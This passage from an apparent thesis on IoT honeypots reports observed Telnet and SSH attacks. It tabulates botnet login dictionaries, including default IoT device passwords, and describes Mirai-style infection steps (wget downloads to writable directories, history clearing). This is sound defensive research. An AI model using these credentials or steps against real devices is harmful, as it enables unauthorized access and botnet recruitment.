Downloaded Malware	Malware Family	Count	Percent
ELF:Mirai-ARV [Trj]	Mirai	144	39.237
ELF:Svirtu-AA [Trj]	Mirai	36	9.809
ELF:Mirai-GH [Trj]	Mirai	35	9.537
ELF:Mirai-ASM [Trj]	Mirai	31	8.447
ELF:Mirai-AQY [Trj]	Mirai	14	3.8147
ELF:Agent-AGS [Trj]	Mirai	8	2.180
ELF:Mirai-HJ [Trj]	Mirai	8	2.180
ELF:Mirai-AHV [Trj]	Mirai	7	1.907
ELF:Mirai-ID [Trj]	Mirai	5	1.362
ELF:Mirai-ABZ [Trj]	Mirai	4	1.090
ELF:Mirai-AJO [Trj]	Mirai	4	1.090
ELF:Mirai-AOT [Trj]	Mirai	4	1.090
ELF:Mirai-AOW [Trj]	Mirai	4	1.090
ELF:Gafgyt-FH [Trj]	Gafgyt	3	0.817
ELF:Hajime-Q [Trj]	Hajime	3	0.817
ELF:Mirai-ACU [Trj]	Mirai	3	0.817
ELF:Mirai-FY [Trj]	Mirai	3	0.817
ELF:Gafgyt-LD [Trj]	Gafgyt	2	0.545
ELF:Mirai-AFY [Trj]	Mirai	2	0.545
ELF:Mirai-AMC [Trj]	Mirai	2	0.545
ELF:Mirai-ANY [Trj]	Mirai	2	0.545
ELF:Mirai-AAL [Trj]	Mirai	2	0.545
ELF:Mirai-AAU [Trj]	Mirai	2	0.545
ELF:Mirai-ADH [Trj]	Mirai	2	0.545
ELF:Mirai-ADU [Trj]	Mirai	2	0.545
ELF:DDoS-S [Trj]	Gafgyt	1	0.272
ELF:Hajime-I [Trj]	Hajime	1	0.272
ELF:Mirai-AFL [Trj]	Mirai	1	0.272
ELF:Mirai-AIM [Trj]	Mirai	1	0.272
ELF:Mirai-AIR [Trj]	Mirai	1	0.272
ELF:Mirai-ANO [Trj]	Mirai	1	0.272
ELF:Mirai-APP [Trj]	Mirai	1	0.272
ELF:Mirai-VK [Trj]	Mirai	1	0.272
ELF:Mirai-VL [Trj]	Mirai	1	0.272
ELF:MiraiDownloader-BF [Drp]	Mirai	1	0.272
Undetected	-	25	6.812

Table 6.6: Avast detection of downloaded malware binaries on Telnet-IoT-Honeypot port 23

Both Avast and Kaspersky antivirus search engines categorized most of the samples as belonging to the Mirai malware family, as shown in Figure 6.4. Still, Avast categorized more of the samples as the Mirai malware family, while Kaspersky categorized a high number as belonging to the Gafgyt malware family.



Figure 6.4: Comparison of malware families detected by Avast and Kaspersky

6.3 Results for Telnet-IoT-Honeypot Port 2323

The total number of connections logged by Neptun was 1,486, which originated from 79 unique IP addresses. Similar to Pluto, it was a 100% successful login rate on the honeypot.

6.3.1 Reconnaissance and Intrusion

Attack Sources

Out of the total number of connections, the back-end was only able to associate 1,012 to their originating country. Figure 6.5 shows, without a doubt, that most connections were initiated from Croatia, with a total of 90.5%. The *Other* category includes countries with less than 0.5% of the connections.



Figure 6.5: Top attack sources observed on Telnet-IoT-Honeypot port 2323

Penetration Analysis

Neptun registered 17 unique usernames and 62 unique passwords. Root was by far the most popular username entry with over 93%, shown in Table 6.7. Similarly, one password was undoubtedly used the most during login attempts, namely anko, with a total of 87%.

Username	Count	Percent	Password	Count	Percent
root	1,387	93.338	anko	1,295	87.147
admin	47	3.163	*blank*	20	1.346
default	12	0.808	12345	10	0.673
guest	8	0.538	5up	10	0.673
user	7	0.471	default	10	0.673
support	4	0.269	hdipc%No	10	0.673
daemon	4	0.269	gpon	8	0.538
telnet	3	0.202	7ujMko0admin	7	0.471
GET /HTTP/ 1.1	3	0.202	OxhlwSG8	6	0.404
service	2	0.135	support	5	0.336

Table 6.7: Top 10 usernames and top 10 passwords recorded by Telnet-IoT-Honeypot port 2323

Furthermore, the honeypot recorded 71 unique combinations of credentials, and Table 6.8 shows the 10 most utilized of them. It is one combination that stands out, root/anko, with more than 87% in total.

Username	Password	Count	Percent
root	anko	1,295	87.147
admin	*blank*	19	1.279
root	hdipc%No	10	0.673
root	5up	9	0.606
admin	gpon	8	0.538
root	default	8	0.538
default	OxhlwSG8	6	0.404
root	12345	5	0.336
root	vizxv	5	0.336
root	7ujMko0admin	4	0.269

Table 6.8: Top 10 credential combinations recorded by Telnet-IoT-Honeypot port 2323

6.3.2 Infection

Attack Pattern Analysis

Out of the total number of connections towards port 2323, there were as many as 1,310 that did not have any shell interaction after a successful login, resulting in 176 connections with shell interaction, as illustrated in Figure 6.6.



Figure 6.6: Connections with and without shell interaction on Telnet-IoT-Honeypot port 2323

In total, Neptun captured 19 unique connection hashes, and the following analysis is based on the top 15 executed command sequences among these. The observed opening commands used to ensure shell access is listed in Table 6.9 and the two most frequently observed attack patterns are described below.

Command sequence	**Count**
[enable, system, shell, sh]	167
[enable, system, shell, linuxshell]	2

Table 6.9: Top initiating command sequences for Telnet-IoT-Honeypot port 2323

Attack Pattern One Attacks having this pattern includes, on average, 37 commands executed within four seconds. The most used attack pattern was similar to attack pattern one observed on port 23, described in section 6.2. Briefly summarized, subsequent to the initiating commands, the intruder found a writable directory before using `wget` to download malicious binaries.

Attack Pattern Two The second most used attack pattern followed the same approach as attack pattern three found on Telnet-IoT-Honeypot port 23, except this pattern only included five commands and took on average less than two seconds to finish. After the initial commands ensuring privileged shell access, the following command executed was `/bin/busybox <random_string>` before terminating the connection. The most used value for <random_string> was MIRAI, and the complete set of commands executed is attached in Listing G.4.

Malware Sample Analysis

Neptun only recorded seven downloaded samples during its running period. Out of the six malware samples detected by the VirusTotal engines Kaspersky and Avast, all of them belonged to the Mirai malware family, as presented in Table 6.10 and Table 6.11. Again, we can see that Avast label the samples more distinct than Kaspersky.

Kaspersky Antivirus Engine

Downloaded Malware	**Malware Family**	**Malware Type**	**Count**	**Percent**
HEUR:Backdoor.Linux.Mirai.b	Mirai	Tojan Backdoor	6	85.714
Undetected	-	-	1	14.286

Table 6.10: Kaspersky detection of downloaded malware binaries on Telnet-IoT-Honeypot port 2323

Avast Antivirus Engine

Downloaded Malware	**Malware Family**	**Count**	**Percent**
ELF:Mirai-AJO [Trj]	Mirai	4	57.143
ELF:Mirai-AAU [Trj]	Mirai	1	14.286
ELF:Mirai-ADU [Trj]	Mirai	1	14.287
Undetected	-	1	14.288

Table 6.11: Avast detection of downloaded malware binaries on Telnet-IoT-Honeypot port 2323

6.4 Results for Cowrie

The Cowrie honeypot, Venus, listened on both port 22 and 23, and data captured towards these ports are analyzed separately in the reconnaissance and intrusion section, as well as with regards to the attack patterns used towards each service.

6.4.1 Reconnaissance and Intrusion

In total, Venus registered approximately 478,000 connections from over 12,700 distinct IP addresses. Over 96% of the connections were directed towards the SSH service, as illustrated in Figure 6.7.



Figure 6.7: Comparison of connections towards SSH and Telnet on Cowrie

Attack Sources

For the SSH Service As shown in Figure 6.8, most of the connections originated from China, accounting for 32%. Together with Ireland, they were responsible for more than 50% of all connections. The *other* category represents countries were less than 1.3% of connections originated.



Figure 6.8: Top attack sources observed on Cowrie port 22

For the Telnet Service The origin of connections was relatively evenly distributed among the top three countries, being the United States, Taiwan, and South Korea, with around 15% each, as illustrated in Figure 6.9. The *other* category consists of countries initiating less than 1.3% of the connections.



Figure 6.9: Top attack sources observed on Cowrie port 23

Penetration Analysis

As mentioned, Cowrie was configured only to allow certain combinations of credentials for a successful login. Out of the total number of logged connections, there were approximately 471,000 that attempted to log into the honeypot. Only 92,400 of the login attempts were successful, which is shown in Table 6.12.

Connections	**Login Attempts**		
	Successful	**Failed**	**Total**
478,691	92,400	379,220	471,620

Table 6.12: Overview of connections and login attempts on Cowrie

During the operating period of Cowrie, it recorded 29,364 unique usernames, 59,563 unique passwords, and 93,142 unique combinations of credentials.

For the SSH Service Table 6.13 separately shows the top 10 usernames and the top 10 passwords used during login attempts. Over 56% of all username entries were root, followed by admin, with approximately 1% of the attempted entries. It is noteworthy that six out of the top 10 passwords were number sequences, all increasing from the number 1.

Username	**Count**	**Percent**	**Password**	**Count**	**Percent**
root	250,366	56.120	123456	112,023	25.111
admin	4,863	1.090	123	16,605	3.722
test	3,701	0.830	password	6,289	1.410
user	3,200	0.717	12345	4,610	1.033
ubuntu	1,970	0.442	password123	4,508	1.011
postgres	1,958	0.439	1234	2,684	0.602
deploy	1,697	0.380	root	2,485	0.557
www	1,507	0.338	qwerty	1,600	0.359
oracle	968	0.217	123456789	1,433	0.321
mail	832	0.186	12345678	1,371	0.307

Table 6.13: Top 10 usernames and top 10 passwords recorded by Cowrie port 22

Further, Table 6.14 presents the 10 most tried combinations of usernames and passwords. The credential combination root/123456 was considerably more used than the rest, with over 19%.

Username	Password	Count	Percent
root	123456	86,661	19.426
admin	admin	857	0.192
root	root	156	0.035
root	12345	114	0.026
root	password	110	0.025
nproc	nproc	107	0.024
root	!@	94	0.021
root	1234	77	0.017
root	123	77	0.017
admin	password	75	0.017

Table 6.14: Top 10 username and password combinations recorded by Cowrie port 22

For the Telnet Service The 10 most entered usernames together with the top 10 passwords are listed in Table 6.15. The most frequently entered usernames were root and admin, accounting for approximately 45% and 21%, respectively. There was a relatively even distribution among the use of different passwords during login attempts, but the slightly more used was admin, making up 6.6% in total.

Username	Count	Percent	Password	Count	Percent
root	8,154	44.995	admin	1,203	6.638
admin	3,961	21.857	system	820	4.525
default	693	3.824	default	711	3.923
enable	682	3.763	shell	672	3.708
sh	672	3.708	development	662	3.653
linuxshell	662	3.653	root	611	3.372
iptables -F	662	3.653	1234	578	3.189
guest	430	2.373	/bin/busybox FBOT	534	2.947
supervisor	296	1.633	password	457	2.522
user	175	0.966	12345	428	2.362

Table 6.15: Top 10 usernames and top 10 passwords recorded by Cowrie port 23

The different combinations of credentials, presented in Table 6.16, shows that admin/admin was the most popular combination when attempting to log into the

Telnet service on Cowrie.

Username	Password	Count	Percent
admin	admin	908	5.010
enable	system	682	3.763
sh	shell	672	3.708
linuxshell	development	662	3.653
root	root	605	3.338
default	default	557	3.074
iptables -F	/bin/busybox FBOT	534	2.947
root	aquario	298	1.644
admin	1234	283	1.562
user	user	175	0.966

Table 6.16: Top 10 username and password combinations recorded by Cowrie port 23

6.4.2 Infection

Attack Pattern Analysis

On Cowrie, 2,571 of the successful login connections had shell interaction. Approximately 2,000 of the connections including shell interaction were towards the Telnet protocol, as illustrated in Figure 6.10.



Figure 6.10: Comparison of shell interaction towards SSH and Telnet on Cowrie

SSH Attack Pattern One The by far most observed attack pattern after a successful login towards port 22 was the intruder sending a direct TCP/IP request to some destination IP address and port. This action does not include any shell interaction as it is performed through the SSH protocol. Over 85% of all successful logins tried to use the honeypot as a proxy, where port 80 (HTTP) and port 443 (HTTPS) were the most targeted destination ports.

SSH Attack Pattern Two One of the most observed attack patterns with shell interaction included only a single command identifying characteristics of the accessed system. Commands observed having this purpose was `uname -a`, `cat /proc/version` and `cat /etc/issue`.

SSH Attack Pattern Three Another frequently observed attack pattern with shell interaction started with the attacker changing directory to the tmp folder to increase the user privileges, as it is world writable, meaning that anyone can manipulate it. Next, the `wget` command was used to download the malware binary from a URL, usually in the form of an IP address. Finally, when the file had been downloaded, `chmod +x` was used to make it executable before executing the binary. An example of this attack sequence is shown in Listing G.5.

Some of the interactions following this pattern included an additional command, `nohup`, before increasing the privileges and executing the downloaded file to perform these commands in the background, as shown in Listing G.6. In total, this attack pattern consisted of four to five commands, and the sessions had a duration of approximately 15 seconds.

SSH Attack Pattern Four During this attack, the intruder changed to another directory than in the previous attack pattern when accessing the shell, specifically /dev/shm, which is also world writable. Next, `curl` was used to transfer files from a network server. Before leaving the session, the bash history and the history of the current session was cleared to remove any evidence. Attached in Listing G.7 is an example of a command sequence executed following this pattern. This attack pattern consisted of only one command, and had an average execution time of less than 2 seconds.

Telnet Attack Pattern One First, privileged shell access was ensured using variations and extensions of the initiating pattern `[enable, system, shell, sh]`. Further, the existence of BusyBox was determined before terminating the session. This pattern was also observed on Telnet-IoT-Honeypot Pluto on port 23, and an example is attached in Listing G.3.

Telnet Attack Pattern Two Similar to attack pattern one, but instead of terminating after checking the presence of BusyBox, additional commands were performed. The subsequent command was `cat /proc/mounts` to find a writable directory before checking the presence of `wget` and `tftp`, as well as identifying the platform by analyzing the first few bytes of the /bin/echo. Listing G.8 lists an example of a command sequence following this attack pattern. On average, 10 commands were included in this pattern and they were executed within three seconds.

Telnet Attack Pattern Three The intruder first ensured that he or she is in a shell using the command `sh` before continuing with the attack. Next, a shell script, containing several commands targeting different CPU architectures, was downloaded with `wget` before being executed to ensure that the correct malware version got installed. An example of such a shell script is attached in Listing G.10. Before exiting the session, two additional shell scripts were downloaded using `tftp`, made executable and executed before removing all three scripts. The full command sequence is shown in Listing G.9. Only two commands were included in this attack pattern and the average session duration was three seconds.

Malware Sample Analysis

There were a total of 87 malware samples downloaded onto Cowrie, and VirusTotal recognized 80 of them. However, as shown in Table 6.17, only 35 were detected by the Kaspersky antivirus engine, which was the one categorizing the most samples.

Kaspersky Antivirus Engine

Downloaded Malware	Malware Family	Malware Type	Count	Percent
HEUR:Trojan-Downloader.Shell.Agent.p	Mirai	Trojan Downloader	10	12.50
HEUR:Trojan-DDoS.Linux.Xarcen.a	XORDDoS	Trojan DDoS	10	12.50
HEUR:Backdoor.Linux.Dofloo.d	AESDDoS	Trojan Backdoor	7	8.75
HEUR:Backdoor.Linux.Ssh.a	-	Trojan Backdoor	6	7.50
HEUR:Trojan-DDoS.Linux.Xarcen.d	XORDDoS	Trojan DDoS	1	1.25
HEUR:Backdoor.Linux.Mirai.b	Mirai	Trojan Backdoor	1	1.25
Undetected	-	-	45	56.25

Table 6.17: Kaspersky detection of downloaded malware binaries on Cowrie

The Avast antivirus engine, on the other hand, detected 31 of the samples, which are presented in Table 6.18. Again, Avast labels the different malware detected more precise than Kaspersky, resulting in a more diverse list of malware.

Avast Antivirus Engine

Downloaded Malware	**Malware Family**	**Count**	**Percent**
BV:Downloader-AAN [Drp]	Mirai	9	11.25
ELF:Xorddos-E [Trj]	XORDDoS	7	8.75
ELF:BruteForce-I [Trj]	-	6	7.50
ELF:Aesddos-K [Trj]	AESDDoS	4	5.00
ELF:Xorddos-I [Trj]	XORDDoS	2	2.50
ELF:Aesddos-J [Trj]	AESDDoS	1	1.25
ELF:Xorddos-K [Trj]	XORDDoS	1	1.25
ELF:Xorddos-M [Trj]	XORDDos	1	1.25
Undetected	-	49	61.25

Table 6.18: Avast detection of downloaded malware binaries on Cowrie

Chapter 7 Discussion

This chapter aims to elaborate and discuss the results presented in chapter 6, to give a more comprehensive insight into the IoT threat landscape on NTNU network. The results for the separate honeypots are compared and examined. The research questions stated in section 1.2 are addressed and answered throughout this chapter.

7.1 University Network Environments

The goal of deploying several honeypots within two different network environments at NTNU was to compare the observed attack traffic. Our initial finding was that none of the honeypots deployed within the internal network received any traffic at all. Consequently, the collected data was not adequate to answer RQ1, leaving this question inconclusive as we did not obtain comparable data for the two environments. There may be several possible explanations for not receiving attacks on the honeypots deployed within the internal university network. One explanation could be that the network security policy, including firewall policy and NAT on the internal university network is satisfactory. Thus, implying that by hiding the identity of devices behind a NAT router, making them unreachable from public networks outside of NTNU, is a sufficient security measure. As addressed in section 2.4, malware usually scans for IP addresses in the public domain. Thus, in conformity with our finding, IoT devices placed behind a NAT router are protected from the majority of automated malware scans and attacks.

Another explanation may be that there was simply nobody trying to access the honeypots from within the university network during the run time of our experiment. As addressed in subsection 5.2.1, devices connected to the internal network are reachable from the public network of NTNU. For this reason, the latter case may have been affected by the Covid-19 pandemic. NTNU closed its doors due to the virus on March 12, 2020, the day after honeypot deployment, and remained closed throughout the running period. The restrictions included that students, staff, and other people were forbidden to enter and stay in the campus buildings. Thus, during the experiment, there was a significant reduction in the use of computers on campus connected to the public university network.

Even though we did not observe any malicious activity on the internal network, we can, based on the data collected by the honeypots deployed within the public university network, state that IoT devices with open Telnet or SSH ports are being targeted and therefore face a higher security risk. Results regarding the analysis of the iptables logs show that Telnet port 23 is by far the most targeted, followed by the SSH service on port 22. This finding underlines the importance of research regarding these two protocols as well as support our decision to focus on these in our experiment. Previous research regarding top targeted IoT ports, for example, the work published by Krishnaprasad in 2017 [P] and Metongnon and Sadre in 2019 [MS19], yielded an equivalent order of port 23 and port 22 as our results. Krishnaprasad's research showed that Telnet was targeted almost four times more than SSH, while Metongnon and Sadre found Telnet to be attacked three times more. In comparison, our experiment yielded a much greater difference in number of attacks towards the two services, where Telnet received close to six times more than SSH. On one hand, this can imply that the Telnet service has become an even more popular target for attackers. On the other hand, it can also just be a coincidence for the exact running period of our experiment, for example, in terms of a random peak in scans towards this service. Either way, we can identify that the general tendency is that port 23 is more targeted than port 22.

Furthermore, it is worth noting that the alternative Telnet port 2323 was also among the top targeted ports, although significantly less targeted than the default Telnet port. This observation indicates that the default Telnet port is a considerably more popular target than the alternative Telnet port for malware in the wild.

Another finding was that connections towards our honeypots originated from all over the world, but attacks from some countries, specifically China, the United States, and Croatia, were more frequently recorded than others. This may either imply that the university network is targeted directly from these specific countries or that scans performed from certain countries randomly include IP addresses within the university network IP range. As mentioned in chapter 3, one cannot entirely rely upon the data concerning the origin of attacks as malicious actors interacting with the honeypot can do so through a VPN or proxy located in another country. However, the latter suspicion seems more reasonable as our results were consistent with previous findings from other studies and honeypot experiments. According to F-Secure's report [Fs20], attacks towards the default Telnet port 23 mainly originate from the United States, which corresponds with findings in our experiment. Furthermore, China was the country observed to generate most of the attacks towards the SSH port 22. Results from Melese and Avadhani's honeypot system for attacks on the SSH protocol [MA16] and Juha Kälkäinen's collection and analysis of malicious SSH traffic [Kä18] indicate that attacks from China are not unique for the university network but rather a common occurrence. Bove and Müller's experiment with a Cowrie honeypot [BM19] also supports this indication.

However, in order to properly conclude whether the university IP range is specifically targeted from certain countries or not, further work needs to be conducted with regard to investigation of scanning behaviour within the university network. This is addressed in more detail in section 8.2.

7.2 Penetration Methods

Our main finding was that default or weak credentials were repeatedly used by bots and malicious actors to gain unauthorized access. This was an expected result based on other studies investigating attacks against Telnet and SSH. Work focusing on the SSH protocol, such as experiments carried out by Melese and Avadhani [MA16] and by Bove and Müller [BM19], as well as work merely focusing the Telnet protocol, such as the IoT honeypot experiment IoTPot [PSY$^+$15], all found that intrusion was performed using default credentials.

Overall, root and admin were the two most used usernames on the honeypots. This was expected as these are commonly used for privileged users across different systems, such as Linux and Windows [BM19]. However, Pluto recorded that most of the adversaries attacking Telnet port 23 used default as the username to access the system. Even though several previous works have recorded default among top usernames [Bov18, Fs20, McC17], there is, to our knowledge, none that have observed it dominating the chart. Despite the unexpected finding on Pluto, we can confidently state that root and admin are the overall most widely used usernames during penetration attempts based on related research and our obtained results.

Furthermore, we found that the passwords used during login attempts in our experiment gave more distinct results. This was also expected since the same usernames are used across several systems, while passwords can be completely random. An essential finding is that several of the recorded passwords are present in Table 2.1, where known default credentials for various IoT devices are listed. Accordingly, this indicates that specific IoT devices are targeted. Such examples are vizxv, 7ujMkoadmin, and anko, where the two first are default credentials for Dahua IP Cameras, and the last is used to access ANKO DVRs.

For Pluto and Neptun, which were not capable of logging brute-force attempts as all credentials resulted in a successful login, the number of unique credentials was less than the number of unique IP addresses. This indicates that several of the intruders used the same combinations when trying to penetrate one of these honeypots. As mentioned in section 2.4, the hard-coded dictionaries, including default and weak credentials, are similar for several malware variations, which makes this an expected result.

For Venus, which were able to log brute-force attempts, the number of unique credentials was a lot higher compared to the number of unique IP source addresses recorded, as well as the number of observed login attempts. This implies that intruders tried accessing the honeypot with numerous credential combinations before a successful login, if they succeeded at all. Thus, brute-force was indeed the prevalent penetration method. Especially observed towards the SSH service was the usage of distinct combinations, where the same username was combined with different passwords. Among these, passwords consisting of number sequences were dominating, which is a well-known brute-force composition, hence, supporting the implication. However, towards the Telnet service, several login combinations correspond to standard malware command sequences. This was an unexpected result, which might indicate that these intruders did not verify whether the login was successful before continuing with the subsequent shell commands.

Relating to RQ2, we can confidently state that brute-forcing default or weak credentials is the preferred penetration method used by malicious actors to gain unauthorized access to IoT devices, on port 22 and 23, deployed within the university network.

7.3 Infection Methods

During the conducted experiment, all three honeypots deployed within the public university network received numerous attacks. Our main finding was that the majority of attacks towards each service followed a small set of nearly identical attack patterns, indicating that the infections were automated. Supporting this is the correlation between the number of executed commands within a session and its duration.

The most used attack patterns for both the default Telnet port and the alternative Telnet port were consistent with those commonly used by the publicly available Mirai source code, as well as its many variations, described in section 2.4. The architecture and platform of the device were first identified before using a writable directory to download binaries using the `wget`, `tftp`, or `curl` command. Another experiment using Cowrie in 2020 [LVS20] received similar Mirai based attacks, thus making our results expected. Furthermore, we observed several interactions with the honeypot that did not include a download of any malware binaries. This might indicate that the connections were carried out solely to gather information. For popular malware, such as Mirai, it is a common occurrence that scanners register devices IP address and legitimate login credentials before sending this information to a specific entity in the botnet architecture, which then performs the actual infection [AAB+17].

The attacks having shell interaction we observed towards the SSH service, had several similarities to the ones observed towards the Telnet service. For example, identifying system characteristics and using a world-writable directory as working directory before using either `wget`, `tftp`, or `curl` to download the malware. It is noteworthy that the inspection and infection were usually not observed to be part of the same session. This might imply that attacks against SSH consist of two parts, similar to the Telnet service, where system information is recorded and stored in order for another entity to perform the actual infection. However, we undoubtedly observed most attacks without any shell interaction. The work carried out by Ezra Caltum and Ory Segal [CS16] found that IoT devices allowing remote SSH connections, in combination with port forwarding, are highly targeted by an attack identified as SSHowDown. This indicates that the greatest threat to the SSH service is malicious actors using it to route their traffic towards victim sites utilizing SSH tunneling.

Even though sessions excluding malware download or interaction entirely indicate different motivations for the two services, one additional indication is applicable for both of them, namely that attackers were able to identify the accessed system as a honeypot. This can be argued to be a highly probable case as we merely use Low- and Medium Interaction Honeypots, which can be easy to fingerprint by sophisticated attackers.

For the sessions including a malicious binary download, we observed that the executed command sequences highly correspond with the collected malware samples. Since the majority of attack patterns observed towards the Telnet service were identified as related to Mirai and Mirai variations, this malware family was naturally dominating among the detected samples. This suggests that Mirai is still a security risk for IoT devices using default or weak credentials. It is worth to note that, especially on the Telnet-IoT-Honeypot running with port 23 open, the Kaspersky and Avast antivirus scanners identified some downloaded samples as belonging to different malware families, specifically Mirai and Gafgyt. Since Mirai's source code is based on Gafgyt's, this might be one reason why the antivirus scanners label samples from these two malware families differently. It is also worth to note that almost 50% of the samples downloaded onto this honeypot were not found at all by the VirusTotal search engine. This indicates that either new malware is spreading across the internet or that variations of existing malware are circulating undetected. For both cases, it is clear how important it is to continually monitor how cybercriminals operate as they find new ways to compromise devices. Like the malware that attacked the Telnet services, it is evident that DDoS malware families are prominent for the

SSH service as well. Thus, we can confidently state that attackers' primary goal of compromising IoT devices, specifically through Telnet or SSH, is to recruit them into various botnets.

All of the samples detected by Kaspersky were identified as Trojan malware types, indicating that Trojans are the most popular malware used by attackers to compromise IoT devices through the Telnet or SSH service. As expected, Trojan Backdoor was particularly evident as a backdoor is generally an essential part for further utilization in, for example, DDoS attacks.

Conclusively, to fully answer RQ3, the general approach for infection is automated and includes common file transfer commands to download the malicious binary onto the device. Moreover, the majority of malware families are DDoS related.

7.4 Some Implications and Recommendations

Through our study, we have established that attackers are capable of compromising IoT devices directly accessible from any network by utilizing the Telnet or SSH service. IoT devices connected to the university network are being targeted by attackers located all over the world. Even though we did not record any connections or attacks on the honeypots deployed within the internal university network during the running period, it cannot be ruled out that these are vulnerable to attacks as well. As mentioned in subsection 5.4.3, the honeypots on the internal network were, in fact, accessible from any network via the honeypots on the public university network. In other words, if there exists a vulnerable IoT device on the public university network and one on the internal university network, there is a possibility that human attackers wanting to gain access to the internal university network can exploit this weakness. If such manual attacks would be carried out, it might have severe implications. For example, it could lead to cybercriminals gaining access to confidential information regarding research work, either conducted by the university alone or in collaboration with other companies, including related research data and findings. Furthermore, sensitive personal data about staff and students could get into the wrong hands. If such information leaked to the public, it could weaken the reputation and integrity of the university as well as have a financial impact.

Honeypots proved in our experiment to be a helpful security tool. The collected and analyzed data is of value and can help make IoT devices more secure and strengthen the university network policies to prevent similar attacks. Based on our findings, some recommendations can be outlined. The recommendations are grouped based on whether one has direct control of the IoT device or not.

If directly in charge of the internet-connected device:

– Always change the default access credentials to a strong combination, and preferably change the password on a regular basis, to mitigate unauthorized access through brute-forcing attacks.

